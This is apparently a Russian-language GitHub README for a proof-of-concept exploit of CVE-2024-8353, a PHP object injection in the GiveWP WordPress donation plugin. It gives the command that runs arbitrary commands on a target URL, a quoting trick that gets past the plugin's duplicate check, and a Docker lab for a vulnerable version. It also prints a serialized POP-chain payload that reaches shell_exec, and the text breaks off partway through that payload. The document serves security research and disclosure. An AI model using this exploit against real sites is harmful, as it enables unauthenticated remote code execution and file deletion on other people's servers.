 eqstlab/cve-2024-8353
Эксплойт GiveWP PHP Object Injection

Эта статья является исследовательской публикацией EQSTLab. Благодарность cuokon, который обнаружил эту уязвимость.
Дальнейший анализ CVE-2024-5932 EQST Insight R&T (PDF-файл).
https://github.com/user-attachments/assets/085c2f81-2894-4bb7-a3f5-62406dcb1021
★ CVE-2024-8353 Произвольное удаление файлов и RCE PoC ★
CVE-2024-8353: Уязвимость PHP Object Injection в GiveWP
Описание: Плагин для пожертвований и сбора средств GiveWP для WordPress уязвим к PHP Object Injection во всех версиях до 3.16.1 включительно через десериализацию непроверенных входных данных через несколько параметров, таких как give_title и card_address. Это позволяет неаутентифицированным злоумышленникам внедрить PHP-объект. Наличие дополнительной цепочки POP позволяет злоумышленникам удалять произвольные файлы и выполнять удаленный код. Это, по сути, та же уязвимость, что и CVE-2024-5932, однако было обнаружено, что наличие stripslashes_deep для user_info позволяет обойти проверку is_serialized. Эта проблема была в основном исправлена в версии 3.16.1, но в версии 3.16.2 были добавлены дополнительные средства защиты.
⚠️При использовании PoC вы можете использовать одну и ту же команду только один раз, потому что "give_title" сохраняется в базе данных и проверяется на дубликаты. В этом случае вы можете использовать некоторые трюки Linux, особенно кавычки. Например, если вы используете "echo", вы можете повторно использовать его, написав "e''cho".
git clone https://github.com/EQSTLab/CVE-2024-8353.git
cd CVE-2024-8353
pip install -r requirements.txt
# Удаленное выполнение кода

python CVE-2024-8353.py -u <URL_TO_EXPLOIT> -c <COMMAND_TO_EXECUTE>


python CVE-2024-8353.py -u http://example.com/2024/08/24/donation2/ -c "touch /tmp/test"
CVE-2024-8353.py
services:
  db:
    image: mysql:8.0.27
    command: '--default-authentication-plugin=mysql_native_password'
    restart: always
    environment:
      - MYSQL_ROOT_PASSWORD=somewordpress
      - MYSQL_DATABASE=wordpress
      - MYSQL_USER=wordpress
      - MYSQL_PASSWORD=wordpress
    expose:
      - 3306
      - 33060
  wordpress:
    image: wordpress:6.3.2
    ports:
      - 80:80
    restart: always
    environment:
      - WORDPRESS_DB_HOST=db
      - WORDPRESS_DB_USER=wordpress
      - WORDPRESS_DB_PASSWORD=wordpress
      - WORDPRESS_DB_NAME=wordpress
volumes:
  db_data:
https://downloads.wordpress.org/plugin/give.3.16.0.zip
docker cp give docker-wordpress-1:/var/www/html/wp-content/plugins





Вы можете отлаживать свой GiveWP с помощью PHPSTORM.
pecl install xdebug
[DEBUG]
zend_extension=/usr/local/lib/php/extensions/no-debug-non-zts-20200930/xdebug.so
xdebug.mode=debug
xdebug.start_with_request=trigger
xdebug.remote_enable=on
xdebug.remote_handler=dbgp
xdebug.client_host={your_PHPSTORM_address}
xdebug.client_port={your_PHPSTORM_debugging_port}
xdebug.idekey=PHPSTORM
xdebug.profiler_enable_trigger=1
xdebug.trace_enable_trigger=1
..Затем вы можете отлаживать свой WordPress.


По сути, последовательность такая же, как и в CVE-2024-5932, с той разницей, что логика "is_serialized" также добавлена к параметру "give_title". Метод определяет, что если в индексе 1 нет знака :(двоеточия), данные не сериализованы.

После метода "is_serialized" функция "stripslashes_deep" удаляет обратную косую черту. Таким образом, начальная обратная косая черта () удаляется, и передаются сериализованные данные.
\O:19:"Stripe\\\\StripeObject":1:{s:10:"\0*\0_values";a:1:{s:3:"foo";O:62:"Give\\\\PaymentGateways\\\\DataTransferObjects\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"\0*\0container";O:33:"Give\\\\Vendors\\\\Faker\\\\ValidGenerator":3:{s:12:"\0*\0validator";s:10:"shell_exec";s:12:"\0*\0generator";O:34:"Give\\\\Onboarding\\\\SettingsRepository":1:{s:11:"\0*\0settings";a:1:{s:8:"address1";s:15:"touch+/tmp/test";}}s:13:"\0